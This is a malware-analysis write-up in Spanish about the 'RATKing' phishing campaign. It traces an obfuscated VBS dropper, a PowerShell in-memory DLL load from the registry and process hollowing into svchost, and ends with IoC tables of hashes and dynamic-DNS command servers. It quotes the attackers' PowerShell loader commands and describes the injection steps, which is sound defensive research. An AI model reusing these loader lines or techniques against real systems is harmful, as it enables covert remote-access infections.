

A finales de mayo, descubrimos una campaña de distribución de malware de acceso remoto (RAT), programas que permiten a los atacantes controlar de forma remota un sistema infectado.
El grupo que estamos analizando se destacó por no elegir un tipo específico de RAT para la infección. En los ataques dentro de esta campaña se observaron varios troyanos (todas en acceso público). Esta característica nos recordó a la 'Rag King', un animal mítico compuesto de roedores con colas entrelazadas.
El original se toma de la monografía de K. N. Rossikov 'Ratones y roedores nativos más importantes desde el punto de vista económico' (1908).
En honor a esta criatura, hemos denominado al grupo que estamos analizando RATKing. En esta entrada, detallaremos cómo llevaron a cabo los ataques, qué herramientas utilizaron y compartiremos nuestras reflexiones sobre la atribución de esta campaña.
Desarrollo del ataque
Todos los ataques en esta campaña siguieron el siguiente algoritmo:
- El usuario recibía un correo electrónico de phishing con un enlace a Google Drive.
- A través del enlace, la víctima descargaba un script VBS malicioso, que registraba una biblioteca DLL para cargar la carga útil final en el registro de Windows y ejecutaba PowerShell para ejecutarlo.
- La biblioteca DLL inyectaba la carga útil final, que era uno de los RAT utilizados por los atacantes, en el proceso del sistema y registraba el script VBS para el inicio automático, asegurándose así una persistencia en la máquina infectada.
- La carga útil final se ejecutaba en el proceso del sistema y daba al atacante la posibilidad de controlar la computadora infectada.
Esquemáticamente, esto se puede representar así:

A continuación, nos centraremos en las primeras tres etapas, ya que nos interesa específicamente el mecanismo de entrega del malware. No vamos a describir en detalle cómo funcionan los propios malware. Están ampliamente disponibles, ya sea que se vendan en foros especializados o se distribuyan como proyectos de código abierto, lo que significa que no son únicos para el grupo RATKing.
Análisis de las etapas del ataque
Etapa 1. Envío de phishing
El ataque comenzaba porque la víctima recibía un correo electrónico malicioso (los delincuentes utilizaban diferentes plantillas con texto, en la captura de pantalla a continuación se muestra uno de los ejemplos). El mensaje contenía un enlace a un almacenamiento legítimo drive.google.com, que supuestamente dirigía a una página para descargar un documento en formato PDF.

Ejemplo de un correo electrónico de phishing
Sin embargo, en realidad no se descargaba un documento PDF, sino un script VBS.
Al hacer clic en el enlace del correo en la captura de pantalla anterior, se descargaba un archivo llamado Cargo Flight Details.vbs. En este caso, los delincuentes ni siquiera intentaron disfrazar el archivo como un documento legítimo.
Al mismo tiempo, en el marco de esta campaña descubrimos un script llamado Cargo Trip Detail.pdf.vbs. Este ya podría parecer un PDF legítimo, porque por defecto Windows oculta la extensión de los archivos. Sin embargo, en este caso aún podría levantar sospechas su icono, que correspondía a un script VBS.
En este punto, la víctima podría reconocer el engaño: solo era necesario observar durante un segundo los archivos que se descargaban. Sin embargo, en tales campañas de phishing, los delincuentes a menudo cuentan precisamente con un usuario distraído o apurado.
Etapa 2. Funcionamiento del script VBS
El script VBS que el usuario podía abrir por descuido escribía la biblioteca DLL en el registro de Windows. El script estaba ofuscado: las cadenas estaban escritas en forma de bytes, separados por un símbolo arbitrario.

Ejemplo de un script ofuscado
El algoritmo de deofuscación es bastante simple: de la cadena ofuscada se excluía cada tercer símbolo, y luego el resultado se decodificaba de base16 a la cadena original. Por ejemplo, del valor 57Q53s63t72s69J70r74e2El53v68m65j6CH6Ct (destacado en la captura de pantalla anterior) se obtenía la cadena WScript.Shell.
Para deofuscar cadenas utilizamos una función en Python:
def decode_str(data_enc):
    return binascii.unhexlify(''.join([data_enc[i:i+2] for i in range(0, len(data_enc), 3)]))
A continuación se destaca el valor en las filas 9-10, cuya deofuscación producía un archivo DLL. Fue este archivo el que se ejecutó en la siguiente etapa mediante PowerShell.

Cadena con DLL ofuscado
Cada función en el script VBS se ejecutaba a medida que se deofuscaban las cadenas.
Después de ejecutar el script, se llamaba a la función wscript.sleep — con la ayuda de esta se realizaba una ejecución diferida.
Luego, el script trabajó con el registro de Windows. Para esto, utilizó la tecnología WMI. Con su ayuda se creaba una clave única, y en su parámetro se registraba el cuerpo del archivo ejecutable. El acceso al registro a través de WMI se realizaba con el siguiente comando:
GetObject(winmgmts {impersonationLevel=impersonate}!\.rootdefault:StdRegProv) 
Registro creado en el registro por el script VBS
Etapa 3. Operación de la biblioteca DLL
En la tercera etapa, la biblioteca DLL maliciosa cargaba el payload final, lo inyectaba en el proceso del sistema y aseguraba el inicio automático del script VBS al ingresar el usuario al sistema.
Ejecución a través de PowerShell
La biblioteca DLL se ejecutaba con el siguiente comando en PowerShell:
[System.Threading.Thread]::GetDomain().Load((ItemProperty HKCU:///Software///<rnd_sub_key_name> ).<rnd_value_name>);
[GUyyvmzVhebFCw]::EhwwK('WScript.ScriptFullName', 'rWZlgEtiZr', 'WScript.ScriptName'),0
Este comando hacía lo siguiente:
- obtenía el valor del registro con el nombre
rnd_value_name— este dato representaba un archivo DLL escrito en la plataforma .Net; - cargaba el módulo .Net obtenido en la memoria del proceso
powershell.execon la ayuda de la función[System.Threading.Thread]::GetDomain().Load()(una descripción detallada de la función Load() ); - ejecutaba la función
GUyyvmzVhebFCw]::EhwwK()— con ella comenzaba la ejecución de la biblioteca DLL — con los parámetrosvbsScriptPath,xorKey,vbsScriptName. El parámetroxorKeyalmacenaba la clave para la descifrado del payload final, y los parámetrosvbsScriptPathyvbsScriptNamese pasaban para registrar el script VBS en el inicio automático.
Descripción de la biblioteca DLL
En su forma decompilada, el cargador se veía así:

El cargador en su forma decompilada (la función con la que comenzaba la ejecución de la biblioteca DLL está subrayada en rojo)
El cargador está protegido por el protector .Net Reactor. La utilidad de4dot maneja muy bien la eliminación de este protector.
Este cargador:
- realizaba la inyección del payload en el proceso del sistema (en este ejemplo es
svchost.exe); - registraba el script VBS en el inicio automático.
Inyección del payload
Veamos la función que llamaba el script de PowerShell.

Función llamada por el script de PowerShell
Esta función realizaba las siguientes acciones:
- descifraba dos arreglos de datos (
arrayyarray2en la captura de pantalla). Inicialmente, estaban comprimidos con gzip y cifrados con el algoritmo XOR usando la clavexorKey; - copiaba los datos a las áreas de memoria asignadas. Los datos de
array— a la región de memoria a la que apuntabaintPtr(puntero de payloaden la captura de pantalla); los datos dearray2— a la región de memoria a la que apuntabaintPtr2(puntero de shellcodeen la captura de pantalla); - llamó a la función
CallWindowProcA( de esta función está en el sitio de Microsoft) con los siguientes parámetros (a continuación se enumeran los nombres de los parámetros, en la captura de pantalla aparecen en el mismo orden, pero con valores de trabajo):lpPrevWndFunc— puntero a los datos dearray2;hWnd— puntero a la cadena que contiene la ruta al archivo ejecutablesvchost.exe;Msg— puntero a los datos dearray;wParam,lParam— parámetros del mensaje (en este caso, estos parámetros no se utilizaron y tenían valores 0);
- creó un archivo
%AppData%MicrosoftWindowsStart MenuProgramsStartup<name>.url, donde<name>— son los primeros 4 caracteres del parámetrovbsScriptName(en la captura de pantalla, el fragmento de código con esta acción comienza con el comandoFile.Copy). Así, el malware añadía el archivo URL a la lista de archivos para el autoinicio al ingresar el sistema, asegurándose de permanecer en la computadora infectada. El archivo URL contenía un enlace al script:
[InternetShortcut]
URL = file : /\/\/<vbsScriptPath>
Para entender cómo se realizó la inyección, desciframos los arreglos de datos array y array2. Para esto utilizamos la siguiente función en Python:
def decrypt(data, key):
    return gzip.decompress(
        bytearray([data[i] ^ key[i % len(key)] for i in range(len(data))])[4:])
Como resultado, descubrimos que:
arrayera un archivo PE — este es el payload final;array2era el shellcode necesario para realizar la inyección.
El shellcode del arreglo array2 se pasaba como valor de la función lpPrevWndFunc a la función CallWindowProcA. lpPrevWndFunc — función de callback, su prototipo es el siguiente:
LRESULT WndFunc(
  HWND    hWnd,
  UINT    Msg,
  WPARAM  wParam,
  LPARAM  lParam
);
Así, al ejecutar la función CallWindowProcA con los parámetros hWnd, Msg, wParam, lParam se ejecuta el shellcode del arreglo array2 con argumentos hWnd y Msg. hWnd — este es un puntero a la cadena que contiene la ruta al archivo ejecutable svchost.exe, y Msg — puntero al payload final.
El shellcode obtenía las direcciones de las funciones de kernel32.dll y ntdll32.dll a partir de los valores hash de sus nombres y realizaba la inyección del payload final en la memoria del proceso svchost.exe, utilizando la técnica de Process Hollowing (sobre la cual se puede leer en este ). Al inyectar, el shellcode:
- creaba un proceso
svchost.exeen estado detenido mediante la funciónCreateProcessW; - luego ocultaba la sección en el espacio de direcciones del proceso
svchost.exemediante la funciónNtUnmapViewOfSection. Así, el programa liberaba la memoria del proceso originalsvchost.exe, para luego asignar memoria para el payload en esa dirección; - asignaba memoria para el payload en el espacio de direcciones del proceso
svchost.exemediante la funciónVirtualAllocEx;

Inicio del proceso de inyección
- grababa el contenido del payload en el espacio de direcciones del proceso
svchost.exemediante la funciónWriteProcessMemory(como se muestra en la captura de pantalla a continuación); - reanudar el proceso
svchost.exemediante la funciónResumeThread.

Finalización del proceso de inyección
Software malicioso cargado
Como resultado de las acciones descritas, uno de varios programas maliciosos de tipo RAT se instaló en el sistema infectado. En la tabla a continuación se enumeran los malware utilizados en el ataque, que podemos atribuir con confianza a un mismo grupo de delincuentes, ya que las muestras se comunicaron con el mismo servidor de control.
Nombre del software malicioso
Primera vez observado
SHA-256
C&C
Proceso en el que se lleva a cabo la inyección
Darktrack
16-04-2020
ea64fe672c953adc19553ea3b9118ce4ee88a14d92fc7e75aa04972848472702
kimjoy007.dyndns[.]org:2017
svchost
Parallax
24-04-2020
b4ecd8dbbceaadd482f1b23b712bcddc5464bccaac11fe78ea5fd0ba932a4043
kimjoy007.dyndns[.]org:2019
svchost
WARZONE
18-05-2020
3786324ce3f8c1ea3784e5389f84234f81828658b22b8a502b7d48866f5aa3d3
kimjoy007.dyndns[.]org:9933
svchost
Netwire
20-05-2020
6dac218f741b022f5cad3b5ee01dbda80693f7045b42a0c70335d8a729002f2d
kimjoy007.dyndns[.]org:2000
svchost
Ejemplos de software malicioso distribuido con el mismo servidor de control
Aquí hay dos cosas notables.
En primer lugar, el hecho de que los delincuentes utilizaran varias familias de RAT diferentes. Este comportamiento no es característico de los grupos cibernéticos conocidos, que a menudo utilizan un conjunto de herramientas similar.
En segundo lugar, RATKing utilizó malware que o se vende en foros especializados a bajo precio, o es un proyecto de código abierto.
Una lista más completa del software malicioso utilizado en la campaña, con una importante salvedad, se presenta al final del artículo.
Sobre el grupo
No podemos atribuir la campaña de malware descrita a ningún delincuente conocido. Por ahora, creemos que estos ataques fueron llevados a cabo por un grupo completamente nuevo. Como mencionamos al principio, lo llamamos RATKing.
Para crear el script VBS, el grupo probablemente utilizó una herramienta similar a la utilidad del desarrollador . Esto se indica por la similitud del script que crea este programa con el script de los delincuentes. En particular, ambos:
- realizan la ejecución diferida utilizando la función
Sleep; - utilizan WMI;
- escriben el cuerpo del archivo ejecutable como parámetro de la clave del registro;
- ejecutan este archivo usando PowerShell en su propio espacio de direcciones.
Para una mejor comprensión, compare el comando de PowerShell para iniciar un archivo desde el registro, que utiliza el script creado con VBS-Crypter:
((Get-ItemProperty HKCU:Software NYANxCAT).NYANxCAT);$text=-join$text[-1..-$text.Length];[AppDomain]::CurrentDomain.Load([Convert]::FromBase64String($text)).EntryPoint.Invoke($Null,$Null);con un comando similar que usó el script de los atacantes:
[System.Threading.Thread]::GetDomain().Load((ItemProperty HKCU:///Software///<rnd_sub_key_name> ).<rnd_value_name>);
[GUyyvmzVhebFCw]::EhwwK('WScript.ScriptFullName', 'rWZlgEtiZr', 'WScript.ScriptName'),0
Cabe destacar que como uno de los payloads, los atacantes utilizaron otra herramienta de NYAN-x-CAT — .
Las direcciones de los servidores C&C indican otra característica distintiva de RATKing: el grupo prefiere servicios de DNS dinámico (ver la lista de C&C en la tabla de IoC).
IoC
En la tabla a continuación, se presenta una lista completa de scripts VBS que probablemente estén relacionados con la campaña descrita. Todos estos scripts son similares y llevan a cabo aproximadamente la misma secuencia de acciones. Todos inyectan malware de clase RAT en un proceso confiable de Windows. Todas sus direcciones de C&C están registradas utilizando servicios de DNS dinámico.
Sin embargo, no podemos afirmar que todos estos scripts fueron distribuidos por los mismos atacantes, a excepción de las muestras con las mismas direcciones de C&C (por ejemplo, kimjoy007.dyndns.org).
Nombre del software malicioso
SHA-256
C&C
Proceso en el que se lleva a cabo la inyección
Parallax
b4ecd8dbbceaadd482f1b23b712bcddc5464bccaac11fe78ea5fd0ba932a4043
kimjoy007.dyndns.org
svchost
00edb8200dfeee3bdd0086c5e8e07c6056d322df913679a9f22a2b00b836fd72
hope.doomdns.org
svchost
504cbae901c4b3987aa9ba458a230944cb8bd96bbf778ceb54c773b781346146
kimjoy007.dyndns.org
svchost
1487017e087b75ad930baa8b017e8388d1e99c75d26b5d1deec8b80e9333f189
kimjoy007.dyndns.org
svchost
c4160ec3c8ad01539f1c16fb35ed9c8c5a53a8fda8877f0d5e044241ea805891
franco20.dvrdns.org
svchost
515249d6813bb2dde1723d35ee8eb6eeb8775014ca629ede017c3d83a77634ce
kimjoy007.dyndns.org
svchost
1b70f6fee760bcfe0c457f0a85ca451ed66e61f0e340d830f382c5d2f7ab803f
franco20.dvrdns.org
svchost
b2bdffa5853f29c881d7d9bff91b640bc1c90e996f85406be3b36b2500f61aa1
hope.doomdns.org
svchost
c9745a8f33b3841fe7bfafd21ad4678d46fe6ea6125a8fedfcd2d5aee13f1601
kimjoy007.dyndns.org
svchost
1dfc66968527fbd4c0df2ea34c577a7ce7a2ba9b54ba00be62120cc88035fa65
franco20.dvrdns.org
svchost
c6c05f21e16e488eed3001d0d9dd9c49366779559ad77fcd233de15b1773c981
kimjoy007.dyndns.org
cmd
3b785cdcd69a96902ee62499c25138a70e81f14b6b989a2f81d82239a19a3aed
hope.doomdns.org
svchost
4d71ceb9d6c53ac356c0f5bdfd1a5b28981061be87e38e077ee3a419e4c476f9
2004para.ddns.net
svchost
00185cc085f284ece264e3263c7771073a65783c250c5fd9afc7a85ed94acc77
hope.doomdns.org
svchost
0342107c0d2a069100e87ef5415e90fd86b1b1b1c975d0eb04ab1489e198fc78
franco20.dvrdns.org
svchost
de33b7a7b059599dc62337f92ceba644ac7b09f60d06324ecf6177fff06b8d10
kimjoy007.dyndns.org
svchost
80a8114d63606e225e620c64ad8e28c9996caaa9a9e87dd602c8f920c2197007
kimjoy007.dyndns.org
svchost
acb157ba5a48631e1f9f269e6282f042666098614b66129224d213e27c1149bb
hope.doomdns.org
cmd
bf608318018dc10016b438f851aab719ea0abe6afc166c8aea6b04f2320896d3
franco20.dvrdns.org
svchost
4d0c9b8ad097d35b447d715a815c67ff3d78638b305776cde4d90bfdcb368e38
hope.doomdns.org
svchost
e7c676f5be41d49296454cd6e4280d89e37f506d84d57b22f0be0d87625568ba
kimjoy007.dyndns.org
svchost
9375d54fcda9c7d65f861dfda698e25710fda75b5ebfc7a238599f4b0d34205f
franco20.dvrdns.org
svchost
128367797fdf3c952831c2472f7a308f345ca04aa67b3f82b945cfea2ae11ce5
kimjoy007.dyndns.org
svchost
09bd720880461cb6e996046c7d6a1c937aa1c99bd19582a562053782600da79d
hope.doomdns.org
svchost
0a176164d2e1d5e2288881cc2e2d88800801001d03caedd524db365513e11276
paradickhead.homeip.net
svchost
0af5194950187fd7cbd75b1b39aab6e1e78dae7c216d08512755849c6a0d1cbe
hope.doomdns.org
svchost
Warzone
3786324ce3f8c1ea3784e5389f84234f81828658b22b8a502b7d48866f5aa3d3
kimjoy007.dyndns.org
svchost
db0d5a67a0ced6b2de3ee7d7fc845a34b9d6ca608e5fead7f16c9a640fa659eb
kimjoy007.dyndns.org
svchost
Netwire
6dac218f741b022f5cad3b5ee01dbda80693f7045b42a0c70335d8a729002f2d
kimjoy007.dyndns.org
svchost
Darktrack
ea64fe672c953adc19553ea3b9118ce4ee88a14d92fc7e75aa04972848472702
kimjoy007.dyndns.org
svchost
WSH RAT
d410ced15c848825dcf75d30808cde7784e5b208f9a57b0896e828f890faea0e
anekesolution.linkpc.net
RegAsm
Lime
896604d27d88c75a475b28e88e54104e66f480bcab89cc75b6cdc6b29f8e438b
softmy.duckdns.org
RegAsm
QuasarRAT
bd1e29e9d17edbab41c3634649da5c5d20375f055ccf968c022811cd9624be57
darkhate-23030.portmap.io
RegAsm
12044aa527742282ad5154a4de24e55c9e1fae42ef844ed6f2f890296122153b
darkhate-23030.portmap.io
RegAsm
be93cc77d864dafd7d8c21317722879b65cfbb3297416bde6ca6edbfd8166572
darkhate-23030.portmap.io
RegAsm
933a136f8969707a84a61f711018cd21ee891d5793216e063ac961b5d165f6c0
darkhate-23030.portmap.io
RegAsm
71dea554d93728cce8074dbdb4f63ceb072d4bb644f0718420f780398dafd943
chrom1.myq-see.com
RegAsm
0d344e8d72d752c06dc6a7f3abf2ff7678925fde872756bf78713027e1e332d5
darkhate-23030.portmap.io
RegAsm
0ed7f282fd242c3f2de949650c9253373265e9152c034c7df3f5f91769c6a4eb
darkhate-23030.portmap.io
RegAsm
aabb6759ce408ebfa2cc57702b14adaec933d8e4821abceaef0c1af3263b1bfa
darkhate-23030.portmap.io
RegAsm
1699a37ddcf4769111daf33b7d313cf376f47e92f6b92b2119bd0c860539f745
darkhate-23030.portmap.io
RegAsm
3472597945f3bbf84e735a778fd75c57855bb86aca9b0a4d0e4049817b508c8c
darkhate-23030.portmap.io
RegAsm
809010d8823da84cdbb2c8e6b70be725a6023c381041ebda8b125d1a6a71e9b1
darkhate-23030.portmap.io
RegAsm
4217a2da69f663f1ab42ebac61978014ec4f562501efb2e040db7ebb223a7dff
darkhate-23030.portmap.io
RegAsm
08f34b3088af792a95c49bcb9aa016d4660609409663bf1b51f4c331b87bae00
darkhate-23030.portmap.io
RegAsm
79b4efcce84e9e7a2e85df7b0327406bee0b359ad1445b4f08e390309ea0c90d
darkhate-23030.portmap.io
RegAsm
12ea7ce04e0177a71a551e6d61e4a7916b1709729b2d3e9daf7b1bdd0785f63a
darkhate-23030.portmap.io
RegAsm
d7b8eb42ae35e9cc46744f1285557423f24666db1bde92bf7679f0ce7b389af9
darkhate-23030.portmap.io
RegAsm
def09b0fed3360c457257266cb851fffd8c844bc04a623c210a2efafdf000d5c
darkhate-23030.portmap.io
RegAsm
50119497c5f919a7e816a37178d28906fb3171b07fc869961ef92601ceca4c1c
darkhate-23030.portmap.io
RegAsm
ade5a2f25f603bf4502efa800d3cf5d19d1f0d69499b0f2e9ec7c85c6dd49621
darkhate-23030.portmap.io
RegAsm
189d5813c931889190881ee34749d390e3baa80b2c67b426b10b3666c3cc64b7
darkhate-23030.portmap.io
RegAsm
c3193dd67650723753289a4aebf97d4c72a1afe73c7135bee91c77bdf1517f21
darkhate-23030.portmap.io
RegAsm
a6f814f14698141753fc6fb7850ead9af2ebcb0e32ab99236a733ddb03b9eec2
darkhate-23030.portmap.io
RegAsm
a55116253624641544175a30c956dbd0638b714ff97b9de0e24145720dcfdf74
darkhate-23030.portmap.io
RegAsm
d6e0f0fb460d9108397850169112bd90a372f66d87b028e522184682a825d213
darkhate-23030.portmap.io
RegAsm
522ba6a242c35e2bf8303e99f03a85d867496bbb0572226e226af48cc1461a86
darkhate-23030.portmap.io
RegAsm
fabfdc209b02fe522f81356680db89f8861583da89984c20273904e0cf9f4a02
darkhate-23030.portmap.io
RegAsm
08ec13b7da6e0d645e4508b19ba616e4cf4e0421aa8e26ac7f69e13dc8796691
darkhate-23030.portmap.io
RegAsm
8433c75730578f963556ec99fbc8d97fa63a522cef71933f260f385c76a8ee8d
darkhate-23030.portmap.io
RegAsm
99f6bfd9edb9bf108b11c149dd59346484c7418fc4c455401c15c8ac74b70c74
darkhate-23030.portmap.io
RegAsm
d13520e48f0ff745e31a1dfd6f15ab56c9faecb51f3d5d3d87f6f2e1abe6b5cf
darkhate-23030.portmap.io
RegAsm
9e6978b16bd52fcd9c331839545c943adc87e0fbd7b3f947bab22ffdd309f747
darkhate-23030.portmap.io
RegAsm
Fuente: habr.com
